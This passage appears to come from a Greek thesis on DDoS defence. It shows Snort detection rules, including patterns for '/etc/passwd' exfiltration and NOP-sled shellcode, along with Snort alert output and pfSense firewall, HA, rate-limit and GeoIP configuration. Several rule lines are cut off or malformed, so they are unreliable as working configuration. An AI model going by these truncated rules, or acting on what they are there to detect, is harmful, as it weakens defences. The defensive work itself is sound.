Η συγκεκριμένη εντολή διαφέρει με την άλλες δυο για τον λόγο ότι εδώ εκτός ότι ανιχνεύει HTTP-flood με count και seconds όμως περιέχει και μια μεταβλητή content η οποία αναλύει τα http request που έχουν επικεφαλίδα GET η POST

```
#Kavonec Snort:
alert tcp any any -> $HTTP_SERVERS $HTTP_PORTS (msg:"Possible SYN Flood"; flags:S; threshold:type threshold, track by_src, count 20, seconds 3,sid:1000001; r
alert udp any any -> $HOME_NET any (msg:"Possible UDP Flood"; threshold:type threshold, track by_src, count 100, seconds 3; sid:1000002; rev:1;)
alert tcp any any -> $HOME_NET 80 (msg:"Possible HTTP Flood"; flow:to_server,established; content:"GET ","POST "; http_method; threshold:type threshold, trac

alert icmp any any -> $HOME_NET any (msg:"Ping of Death"; dsize:>65535; sid:1000004; rev:1;)
alert tcp $HOME_NET any -> any any (msg:"Possible Botnet Activity - Unusual Traffic Pattern"; flow:established; threshold:type both, track by_dst, count 50,
alert udp any any -> any 53 (msg:"Excessive DNS Requests - Possible DNS Amplification or Botnet Activity"; threshold:type threshold, track by_src, count 50,
#File transfer protect
alert tcp $HOME_NET any -> $EXTERNAL_NET 80 (msg:"Sensitive File Transfer Attempt Detected"; flow:to_server,established; content:":"/etc/passwd"; sid:1000010;
alert ip any any -> $HOME_NET any (msg:"Possible Shellcode Detected"; content:"|90 90 90 90|"; sid:1000011; rev:1;)
```

Εικόνα 4.13(Κανόνες ανίχνευσης του Snort)

Έχουν προστεθεί και άλλοι κανόνες, όπως ανίχνευση πιθανού botnet, επίθεσης Ping of death, DNS spoofing και shellcode detected. Αυτές η επιπλέον εντολές βοηθάνε να γίνει ανίχνευση πολύ αποτελεσματικά και να αποκλειστούν DDoS επίθεσης

4.4.3 Εκτέλεση του Snort

Για την εκτέλεση του Snort θα χρησιμοποιηθεί το CMD (Command Prompt). Βρίσκοντας το path το οποίο το snort.exe βρίσκεται και εκτελώντας την εντολή **snort.exe -W** επιβεβαιώνουμε ότι όλα λειτουργούν και δεν έχει γίνει λάθος στο configuration:

```
C:\Snort\bin>snort.exe -W

-*> Snort! <*-
Version 2.9.20-WIN64 GRE (Build 82)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.10 2010-06-25
Using ZLIB version: 1.2.11

Index  Physical Address      IP Address      Device Name      Description
-----
1      00:00:00:00:00:00      disabled      \Device\NPF_{A67FBDAB-DEC4-4C7A-9E50-E899523DF256}  WAN Miniport (Network Monitor)
2      00:00:00:00:00:00      disabled      \Device\NPF_{6F821CAB-660A-4787-B881-4C471498F736}  WAN Miniport (IPv6)
3      00:00:00:00:00:00      disabled      \Device\NPF_{F7835D3E-8B25-4C82-824A-15184CE7DB05}  WAN Miniport (IP)
4      98:85:8E:50:5B:59      169.254.120.145 \Device\NPF_{846D2B21-4540-43F9-B0D7-AD310AAA8CDC}  Generic Mobile Broadband Adapter
5      34:41:5D:38:01:75      169.254.147.60  \Device\NPF_{05A5A1E4-4111-4AE5-8B6A-1B4185AE6BAB}  Bluetooth Device (Personal Area Network)
6      34:41:5D:38:01:71      192.168.1.4     \Device\NPF_{4C4CD450-2541-499F-B88D-19AFC2B47AD}  Intel(R) Dual Band Wireless-AC 8265
7      36:41:5D:38:01:71      169.254.133.99 \Device\NPF_{869E1BD4-93AD-4691-B814-45F3E2CCF3D2}  Microsoft Wi-Fi Direct Virtual Adapter #2
8      34:41:5D:38:01:72      169.254.93.78  \Device\NPF_{DB3F6E75-3874-42E4-A001-B10A7E8772EF}  Microsoft Wi-Fi Direct Virtual Adapter
9      0A:00:27:00:00:1B      169.254.14.233 \Device\NPF_{A48794E1-65B8-4354-A78C-6C55397FD2FC}  VirtualBox Host-Only Ethernet Adapter
10     00:00:00:00:00:00      0000:0000:0000:0000:0000:0000 \Device\NPF_{Loopback}  Adapter for loopback traffic capture
11     10:65:30:12:3C:C6      169.254.147.124 \Device\NPF_{1D972CF0-9A63-40B2-A96A-23B03C8D50A0}  Intel(R) Ethernet Connection (4) I219-LM
```

Εικόνα 4.14(Εφαρμογή του Snort στην κάρτα δικτύου)

Έπειτα γίνεται η επιλογή του interface που λειτουργεί ο Server, δηλαδή το Interface 6 με IP διεύθυνση 192.168.1.4. Το snort δίνει και άλλες πληροφορίες σχετικά με τα interface σε περίπτωση που χρειαστεί να γίνουν αλλαγές στην ανίχνευση σε συγκεκριμένες διεύθυνσης.

```
c:\Snort\bin>snort -i 6 -c c:\Snort\etc\snort.conf -l c:\Snort\log
Running in IDS mode

--== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "c:\Snort\etc\snort.conf"
PortVar 'HTTP_PORTS' defined : [ 80 443 ]
PortVar 'SHELLCODE_PORTS' defined : [ 0-70 91-65535 ]
```

Εικόνα 4.15(Εκκίνηση του Snort)

Με τη χρήση της εντολής **snort -i 6-c c:\snort\etc\snort.conf -l C:\Snort\log** ξεκινάει η ανίχνευση από το snort. Η εντολή περιέχει **-i 6** το ID του interface. Την διαδρομή που βρίσκεται η παραμετροποίηση του Snort και τέλος ο φάκελος που θα γίνει η αποθήκευση των alerts που ανιχνεύτηκαν.

```
WARNING: No preprocessors configured for policy 0.
08/13-21:55:03.766770 192.168.1.6:61275 -> 192.168.1.4:80
TCP TTL:128 TOS:0x0 ID:54214 IpLen:20 DgmLen:1500 DF
***A*** Seq: 0x5A43E49D Ack: 0xF12C66A9 Win: 0x1FF TcpLen: 20
+++++
```

Εικόνα 4.16(Ειδοποίηση ανώμαλης κυκλοφορίας στο δίκτυο)

Καθώς γίνεται η εκτέλεση την επίθεσης από τον υπολογιστή προς το server εμφανίζονται στο CMD τα πρώτα alert ότι υπάρχει περίεργη κίνηση στο δίκτυο μια IP διεύθυνση προς τον server. Στον φάκελο Log έχει αποθηκευτή τη οδήγησε το Snort να ειδοποίηση την περίεργη συμπεριφορά από την συγκεκριμένη IP διεύθυνση.

```
[**] [1:1000005:1] Possible TCP-Flood [**]
[Priority: 0]
08/15-14:29:18.437477 192.168.1.6 -> 192.168.1.4:80
TCP TTL:128 TOS:0x0 ID:65389 IpLen:20 DgmLen:584 DF
***AP*** Seq: 0x63BCB1A8 Ack: 0x4BB75024 Win: 0x3FA TcpLen: 20
```

Εικόνα 4.17(Λόγος της ανίχνευσης)

Αρά στην εικόνα 4.17 φαίνεται ότι έγινε alert, επειδή ικανοποιήθηκε ο πρώτος κανόνας για την ανίχνευση SYN-flood. Στην πρώτη γραμμή της ανίχνευσης αναγράφεται η περιγραφή

του συμβάν ενώ στην τελευταία γραμμή περιέχει μια περιγραφή του πακέτου. Στην 3 γραμμή πληροφορίες από που προήρθε το πακέτο και ο προορισμός του, επίσης και ο χρόνος που εντοπίστηκε η επίθεση. Οπότε ο διαχειριστής του συστήματος ενημερώνετε για το τι συμβαίνει και λαμβάνει τα ανάλογα μετρά για την αντιμετώπιση της επίθεσης. Η ανίχνευσης πραγματοποιούνται σε πραγματικό χρόνο, έτσι γίνεται αποτελεσματική απόκρουση της επίθεσης πριν γίνει καταστροφική για το σύστημα. Το Snort είναι ένα αξιόπιστο εργαλείο IDS. Σε πολλές περιπτώσεις πολύ να χρησιμοποιηθεί και ως IPS σε ένα firewall ώστε να τερματίσει την επίθεση εκεί την στιγμή που πραγματοποιείται.

4.5 Firewalls

Το τοίχος προστασίας η αλλιώς firewall είναι ένα σύστημα ασφάλειας στο δίκτυο όπου παρακολουθεί και αποτρέπει κακόβουλη εισερχόμενη κίνηση σύμφωνα με τους κανόνες ασφάλειας που έχουν καθοριστεί από τον διαχειριστή. Δίνουν την δυνατότητα να δημιουργούν φράγματα μεταξύ του εσωτερικού δικτύου LAN που είναι αξιόπιστο και ασφαλές με το εξωτερικό δίκτυο που θεωρείτε μη αξιόπιστο.

4.5.1 Τί είναι ένα Firewall

Ένα firewall μπορεί να είναι μια φυσική συσκευή που μπορεί να τοποθετηθεί πριν η μετά τον δρομολογητή καθώς μπορεί να είναι και ένα λογισμικό που να είναι ενσωματωμένο μέσα σε ένα σύστημα όπως επιτραπέζιους υπολογιστές και δρομολογητές ωστόσο σήμερα χρησιμοποιούνται και η WAF web application firewall. Το firewall μπορεί να έχει αρκετές λειτουργίες, όπως Deep Packet Inspection η DPI όπου εξετάζει εσωτερικά δεδομένα κάθε πακέτου, Intrusion Detection System (IDS) και Intrusion Prevention System (IPS) συστήματα ανίχνευσης κακόβουλης κίνησης αποτρέποντας σε πραγματικό χρόνο εισβολείς, VPN η Virtual Private Network για την καλύτερη ασφάλεια σύνδεσης από ένα δημόσιο δίκτυο επιτρέποντας κρυπτογραφημένη επικοινωνία απομακρυσμένων χρηστών, ZTNA η Zero Trust Network Access λειτουργία που ανιχνεύει την κακόβουλη κίνηση με κριτήρια το μέγεθος των πακέτων και την ταχύτητά τους.

4.5.2 Είδη ενός Firewall

Τα τοίχοι προστασίας περιέχουν μια σειρά από διαφορά είδη και λειτουργίες, τα κυριότερα είδη που χρησιμοποιούνται έντονα σήμερα σε firewall είναι τα εξής :

- **Packet Filtering** : Είναι η το κύριο μέρος ενός τοίχου προστασίας. Αναλύει και επεξεργάζεται κάθε ένα από τα πακέτα που εισέρχονται στον δίκτυο από την επικεφαλίδα του κάθε πακέτου που εισέρχεται, σύμφωνα με του κανόνες που έχουν εφαρμοστή ACL. Λειτουργεί στο επίπεδο του δικτύου, βλέποντας κάθε επικεφαλίδα (ICMP,TCP,UDP), θύρας και IP διεύθυνση παίρνει και της ανάλογες απόφασης. Η επεξεργασία των πακέτων γίνεται γρηγορά αλλά δεν μπορούν να επεξεργαστούν το περιεχόμενο payload.
- **Stateful Inspection** : Η λειτουργία κατάστασης με επιθεώρηση είναι ένα είδος που παρακολουθούν την κατάσταση των συνδέσεων που έχουν πραγματοποιηθεί και αποφασίζουν αν θα αποτρέψουν κάποια δεδομένα σύμφωνα με το πλαίσιο του session. Παρακολουθούν την σύνδεση από την ενάρξεις έως και τον τερματισμό της.
- **Proxy Firewalls** : Αλλιώς και ως μεσολαβητές λειτουργούν ως ενδιάμεσα συστήματα μεταξύ των χρηστών του εσωτερικού δικτύου και εξωτερικού δικτύου. Τα δεδομένα του κάθε χρήστη περνάει μέσα από το proxy firewall και μετά τα προωθεί στον τελικό τους προορισμό κάνοντας επιθεώρηση του πακέτου και αποτρέποντας το κακόβουλο λογισμικό.
- **Next-Generation Firewalls**: τα τείχη προστασία επομένης γενιάς είναι ένας συνδυασμός μεταξύ παραδοσιακού firewall και λειτουργιών επεξεργασίας πακέτων σε βάθος και IDS/IPS οπου ανιχνεύουν και αποτρέπουν εισβολείς.
- **Web Application Firewalls** : Είναι ένα σύστημα προστασίας firewall που λειτουργεί στο 7 επίπεδο του OSI. Προστατεύει ένα σύστημα από κακόβουλες HTTP αιτήσεις προς ένα διακομιστή. Προστατεύουν επίθεσης όπως XSS, sql injection και HTTP-flood DDoS. Ωστόσο και σε αυτή την λειτουργία το τοίχος προστασίας λειτουργεί από μια σειρά από κανόνες που φιλτράρουν την κίνηση του δικτύου.
- **Firewall as a Service** : Είναι ένα cloud firewall οπου παρέχονται από cloud παρόχους. Μπορούν να διαχειριστούν το δίκτυο από οπουδήποτε υπάρχει πρόσβαση στο διαδίκτυο. Χρησιμοποιούνται σε cloud υπηρεσίες σε θέματα ασφάλειας όπως την


αποθήκευση δεδομένων cloud η και web applications. Όπως και τα κλασικά firewall φιλτράρουν και προστατεύουν την εισερχόμενη κίνηση.

4.5.3 Εφαρμογή του PfSense

Το pfSense είναι λογισμικό ανοιχτού κώδικα βασισμένο στο λειτουργικό FreeBSD. Λειτουργεί κύριος ως τοίχος προστασίας και ως δρομολογητής. Το pfSense προσφέρει ισχυρές δυνατότητες firewall, επιτρέποντας στους διαχειριστές δικτύου να δημιουργούν κανόνες για να επιτρέπουν ή να αποτρέπουν την κίνηση δεδομένων μεταξύ διαφορετικών δικτύων. Είναι κανόνες Access List που έχουν ως κριτήριο διεύθυνσης IP, **πρωτόκολλα**, θύρες.

Το pfSense έχει την δυνατότητα να λειτουργεί και σαν δρομολογητής. Μπορεί να διαχειριστεί την κίνηση μεταξύ διαφορετικών δικτύων (LAN, WAN, VPN). Μπορεί να κατευθύνει τα δεδομένα από το ένα δίκτυο στο άλλο βάσει προδιαγραφών (Routing Tables) και να υποστηρίζει πολύπλοκες τοπολογίες δικτύου. Ωστόσο διαθέτει εξισορρόπηση φορτίου, δηλαδή μπορεί να διαχειριστεί πολλαπλές συνδέσεις στο Internet, εξισορροπώντας την κίνηση δεδομένων. Επίσης υποστηρίζει την εγκατάσταση πρόσθετων πακέτων (plugins), επιτρέποντας την επέκταση των δυνατοτήτων του με εργαλεία όπως IDS/IPS, web proxy, antivirus .Η χρήση του pfSense προσδιορίζεται για την ασφάλεια του δικτύου. Τα δίκτυα προστατεύονται με το pfSense από κακόβουλες επιθέσεις και μη εξουσιοδοτημένες πρόσβασης σε υπολογίσιμα συστήματα.

Η παρακάτω εικόνα απεικονίζει την τοπολογία του δικτύου που εφαρμόστηκε το τοίχος προστασία:



Εικόνα 4.18(Μοντέλο του Δικτύου)

Έχει δημιουργηθεί μία εικονική μηχανή με τρία λειτουργικά συστήματα. Οι δύο μηχανές είναι το pfSense που λειτουργεί ως firewall. Περιέχει 2 εικονικές κάρτες δικτύου το (em0,em1), η μια κάρτα δικτύου έχει τον ρόλο WAN (εξωτερική σύνδεση) που συνδέεται με τον κεντρικό δρομολογητή με διεύθυνση 192.168.1.1. Η κάρτα δικτύου WAN έχει διεύθυνση IP 192.168.1.26. Η ίδια κάρτα δικτύου συνδέεται και με το άλλο firewall. Το δεύτερο firewall έχει του Back Up 192.168.1.27, δηλαδή σε περίπτωση που χαθεί ο βασικός master αναλαμβάνει αυτός. Αυτό επιτυγχάνεται με την τεχνική High Availability .Η δεύτερη εικονική κάρτα δικτύου περιέχει της LAN (εσωτερικές συνδέσεις) με διεύθυνση 172.16.1.1, η οποίες η μέσω του DHCP του PfSense παίρνουν διεύθυνσης από 172.16.1.10 έως 172.16.1.50 . Το τρίτο λειτουργικό σύστημα είναι ένα Linux σύστημα το οποίο έχει εγκατασταθεί ο web server με διεύθυνση 172.16.1.10.

```

WAN (wan)      -> vmx0      -> v4: 192.168.1.27/24
LAN (lan)      -> vmx1      -> v4: 172.16.1.2/24
OPT1 (opt1)    -> vmx2      -> v4: 10.10.100.1/24
OPT2 (opt2)    -> vmx3      -> v4: 192.168.10.1/24

0) Logout (SSH only)
1) Assign Interfaces
2) Set interface(s) IP address
3) Reset webConfigurator password
4) Reset to factory defaults
5) Reboot system
6) Halt system
7) Ping host
8) Shell

9) pfTop
10) Filter Logs
11) Restart webConfigurator
12) PHP shell + pfSense tools
13) Update from console
14) Enable Secure Shell (sshd)
15) Restore recent configuration
16) Restart PHP-FPM

```

Εικόνα 4.19 (Pfsense Master)

```

WAN (wan)      -> vmx0      -> v4: 192.168.1.27/24
LAN (lan)      -> vmx1      -> v4: 172.16.1.2/24

0) Logout (SSH only)
1) Assign Interfaces
2) Set interface(s) IP address
3) Reset webConfigurator password
4) Reset to factory defaults
5) Reboot system
6) Halt system
7) Ping host
8) Shell

9) pfTop
10) Filter Logs
11) Restart webConfigurator
12) PHP shell + pfSense tools
13) Update from console
14) Enable Secure Shell (sshd)
15) Restore recent configuration
16) Restart PHP-FPM

```

Enter an option: █

Εικόνα 4.20 (Pfsense Back UP)

System / High Availability

State Synchronization Settings (pfsync)

Synchronize states

☒ pfsync transfers state insertion, update, and deletion messages between firewalls. Each firewall sends these messages out via multicast on a specified interface, using the PFSYNC protocol (IP Protocol 112). This setting should be enabled on all members of a failover group. Clicking "Save" will force a configuration sync if it is enabled! (see Configuration Synchronization Settings below)

Synchronize Interface

LAN

If Synchronize States is enabled this interface will be used for communication. It is recommended to set this to an interface other than LAN! A dedicated interface works the best. An IP must be defined on each machine participating in this failover group. An IP must be assigned to the interface on any participating sync nodes.

Filter Host ID

8d340c90

Custom pf host identifier carried in state data to uniquely identify which host created a firewall state. Must be a non-zero hexadecimal string 8 characters or less (e.g. 1, 2, ff01, abcdef01). Each node participating in state synchronization must have a different ID.

pfsync Synchronize Peer IP

172.16.1.2

Setting this option will force pfsync to synchronize its state table to this IP address. The default is directed multicast.

Configuration Synchronization Settings (XMLRPC Sync)

Synchronize Config to IP


172.16.1.2

Εικόνα 4.21 (Pfsense Configuration HA)

Στην εικόνα 4.21 πραγματοποιείται η ρύθμιση της τεχνικής . Γίνεται η δήλωση του συγχρονισμού, δηλαδή ότι γίνεται από το master firewall πραγματοποιείται και στο Back Up. Ο συγχρονισμός θα γίνει στο LAN του εσωτερικού δικτύου «172.16.1.0/24». Στην συνέχεια δηλώνεται η IP διεύθυνση του Back Up στην επιλογή «pfsync Synchronize Peer IP» και στο πεδίο «Synchronize Config to IP». Τέλος επιλέγονται πια πεδία θε μεταφερθούν. Σε αυτή την περίπτωση όλα όπως για παράδειγμα κανόνες,IDS/IPS και ρύθμισης συστήματος.

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.16.1.10 netmask 255.255.255.0 broadcast 172.16.1.255
    inet6 fe80::e9e5:eac1:3efd:45fd prefixlen 64 scopeid 0<link>
    ether 08:00:27:15:c5:c8 txqueuelen 1000 (Ethernet)
    RX packets 175939 bytes 226950345 (216.4 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 102517 bytes 11576518 (11.0 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Εικόνα 4.22 (Linux NIC)



Εικόνα 4.23 (Web Server GUI)


Το Pfsense περιέχει σύστημα διατήρησης GUI (Graphical User Interface). Το οποίο μπορεί ο διαχειριστής να έχει πρόσβαση μέσω Browser. Στο σύστημα διατήρησης μπορούν να γίνουν οι ρύθμιση του τοίχου προστασίας και του δρομολογητή.

Ο τοίχος προστασίας εκτελεί μόνο λειτουργίες ασφάλειας. Το pfSense λειτουργεί ως δρομολογητής μεταξύ των δύο δικτύων. Όταν μια συσκευή στο LAN δίκτυο 172.16.1.0/24 θέλει να στείλει δεδομένα σε μια συσκευή που βρίσκεται έξω από το LAN (στο WAN δίκτυο ή στο Internet), τα δεδομένα αποστέλλονται στο pfSense μέσω της διεύθυνσης 172.16.1.1 (το Default gateway για το LAN). Γνωρίζει ότι πρέπει να προωθήσει τα δεδομένα στο WAN interface 192.168.1.26, καθώς το WAN interface είναι η έξοδος προς το υπόλοιπο δίκτυο. Αυτό γίνεται μέσω των routing tables του pfSense. Επίσης γίνεται εφαρμογή NAT (Network Address Translation). Αυτό σημαίνει ότι η εσωτερική IP διεύθυνση 172.16.1.10 μεταφράζεται σε μια εξωτερική IP διεύθυνση 192.168.1.26 πριν αποσταλούν τα δεδομένα.

Σημαντικό ρόλο έχουν και οι κανόνες του Pfsense. Κανένα εσωτερικό δίκτυο δεν μπορεί να επικοινωνήσει με το εξωτερικό δίκτυο χωρίς την χρήση των κανόνων. Οι κανόνες τείχους

προστασίας (firewall rules) επιτρέπει ή αποτρέπει την κίνηση μεταξύ των δικτύων. Η χρήση των κανόνων είναι σημαντική και για την αποφυγή DDoS επιθέσεων. Βοηθούν στην ανίχνευση, φιλτράρισμα και αποκλεισμό κακόβουλης κυκλοφορίας προτού αυτή προκαλέσει σημαντική ζημιά ή υπερφόρτωση στο δίκτυο.

Στην παρακάτω εικόνα παρουσιάζονται κανόνες firewall που επιτρέπουν την κίνηση από το Web Server στο υπόλοιπο δίκτυο. Οι κανόνες αυτή θα βοηθήσουν το εξωτερικό δίκτυο να επιτρέψει πρόσβαση στο Web Server. Επίσης δημιουργήθηκε και Port Forward στο WAN interface που αντιστοιχεί την εξωτερική IP 192.168.1.26 με θύρα 80 με την εξωτερική IP 172.16.1.10 και θύρα 8080 που ακούει HTTP συνδέσεις ο Web Server.



Floating WAN LAN											
Rules (Drag to Change Order)											
☐	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
☒	✓	0/1.05 MIB	*	*	*	LAN Address	80	*	*	Anti-Lockout Rule	
☐	✓	0/0 B	IPv4 TCP	*	*	172.16.1.10	80 (HTTP)	*	none		
☐	✓	0/0 B	IPv4 TCP	*	*	172.16.1.10	443 (HTTPS)	*	none		

Εικόνα 4.24 (LAN Rules)



☐	✓	0/0 B	IPv4 PFSYNC	10.10.108.51	*	10.10.108.50	*	*	none	Passed via EasyRule	
☐	✓	0/0 B	IPv4 PFSYNC	10.10.108.51	*	224.0.0.240	*	*	none	Passed via EasyRule	
☐	✗	0/0 B	IPv4 *	OPT1 subnets	*	192.168.1.1	*	*	none		
☐	✗	0/0 B	IPv4 *	OPT1 subnets	*	192.168.1.1	*	*	none		
☐	✓	0/0 B	IPv4 TCP	10.10.102.24	*	10.10.108.50	80 (HTTP)	*	none	Passed via EasyRule	
☐	✓	0/0 B	IPv4 TCP	10.10.102.24	*	10.10.108.50	443 (HTTPS)	*	none	Passed via EasyRule	
☐	✓	0/0 B	IPv4 ICMP	any	*	WAN address	*	*	none		
☐	✓	3/27 KIB	IPv4 TCP	10.10.111.22	*	10.10.108.50	443 (HTTPS)	*	none	Passed via EasyRule	
☐	✓	0/0 B	IPv4 TCP	10.10.111.22	*	10.10.108.50	3389 (MS RDP)	*	none	Passed via EasyRule	
☐	✓	0/0 B	IPv4 TCP	*	*	192.168.1.2	443 (HTTPS)	*	none	NAT	
☐	✓	0/0 B	IPv4 TCP	10.10.111.22	*	10.10.108.50	3389 (MS RDP)	*	none	Passed via EasyRule	
☐	✓	0/0 B	IPv4 TCP	10.10.111.22	*	172.16.1.10	3389 (MS RDP)	*	none	Passed via EasyRule	
☐	✓	0/0 B	IPv4 TCP	10.10.102.3	*	10.10.108.50	443 (HTTPS)	*	none	Passed via EasyRule	
☐	✓	0/0 B	IPv4 TCP	10.10.102.3	*	192.168.10.2	3389 (MS RDP)	*	none	NAT	
☐	✓	0/0 B	IPv4 TCP	*	*	172.16.1.10	80 (HTTP)	*	none	NAT	
☐	✗	0/0 B	IPv4 TCP	*	*	*	*	*	none		

Εικόνα 4.35 (LAN Rules)

Port Forward

1:1

Outbound

NPT

Rules

	Interface	Protocol	Source Address	Source Ports	Dest. Address	Dest. Ports	NAT IP	NAT Ports	Description	Actions
✓ ✗	WAN	TCP	*	*	WAN address	80 (HTTP)	172.16.1.10	8080		

↑

Add

↓

Add

Delete


Toggle

Save

+

Separator

Εικόνα 4.26 (Port forward)



Εικόνα 4.27 (Πρόσβαση στο Server από εξωτερικό Host)

Στον κανόνα που δημιουργήθηκε νωρίτερα για το Port Forward εφαρμόζεται και το Rate Limit. Το Rate Limit είναι το όριο που μπορεί να προστεθεί για την πρόσβαση στον Web Server. Οι συνδέσεις που επιτρέπει ταυτόχρονα ο κανόνας ανέρχεται σε 1000. Οι σύνδεσης που μπορεί να πραγματοποιήσει ένας Host είναι 10. Ωστόσο και τα request που μπορεί να κάνει είναι εξίσου 10 το πολύ σε 3 δευτερόλεπτα. Το όριο αδράνειας του κάθε Host ορίστηκε 297 δευτερόλεπτα.

Max. connections	1000	Maximum number of established connections per host (TCP only).
Max. src. states	10	Maximum state entries per host.
Max. src. conn. Rate	10	Maximum new connections per host (TCP only).
Max. src. conn. Rates	3	/ per how many second(s) (TCP only)
State timeout	297	State Timeout in seconds

Εικόνα 4.28(Ρύθμιση Bandwidth)

Το Rate Limit συμβάλει σημαντικά στην μείωση των επιθέσεων DDoS. Με αυτό τον τρόπο εξασφαλίζεται ότι οι πολλαπλές σύνδεσης που μπορεί να πραγματοποιήσει ένας υπολογιστής είναι περιορισμένο. Οι πάρα πολλές συνδέσεις ταυτόχρονα, μπορεί να υπερφορτώσει το firewall, οδηγώντας σε καθυστερήσεις.

Με την βοήθεια του PfBlocking και την λειτουργία GeoIP . Μπορεί να μπλοκάρει γνωστές κακόβουλες διεύθυνσης IP που έχουν σημειωθεί ότι οι συγκεκριμένες IP έχουν λειτουργήσει ως BOT για την εκτέλεση DDoS επιθέσεων. Το PfBlocking περιέχει μια Data Base με Black List IPs που ανανεώνεται συνεχώς κάθε φορά που ανιχνεύεται μια τέτοια διεύθυνση. Ωστόσο αν μια διεύθυνση κατέληξε λανθασμένα στην Black List μπορεί να ανακαλεστεί.

pfBlockerNG IP Component Configuration

On this screen the pfBlockerNG IP Category parameters will be set.

Select Inbound Firewall Interface:
 Select the Inbound interface(s) you want to apply auto rules to:

Select Outbound Firewall Interface:
 Select the Outbound interface(s) you want to apply auto rules to:

[>> Back](#) [>> Next](#)

Εικόνα 4.29(Ορισμός του Inbound και Outbound Interface)

IPv4 IPv6 **GeoIP** Reputation

GeoIP Summary

MaxMind now requires a License Key! Review the IP tab: MaxMind settings for more

Name	Description
Top Spammers	GeoIP Top Spammers
Africa	GeoIP Africa
Antarctica	GeoIP Antarctica
Asia	GeoIP Asia
Europe	GeoIP Europe
North America	GeoIP North America
Oceania	GeoIP Oceania

Εικόνα 4.30 (Ενεργοποίηση του GeoIP)

Μετά την ενεργοποίηση και το Pfblocking σειρά έχει και η ενεργοποίηση ενός IDS/IPS. Όπως και στο 4.4 θα γίνει η χρήση του Snort σε επίπεδο firewall και όχι στο επίπεδο του Server. Πραγματοποιείται η εγκατάσταση του Snort μέσω Plug In.

✓

snort

security

4.1.6_17

Snort is an open source network intrusion prevention and detection system (IDS/IPS). Combining the benefits of signature, protocol, and anomaly-based inspection.

Package Dependencies:

snort-2.9.20_8

Εικόνα 4.31(Εγκατάσταση του Snort στο Firewall)

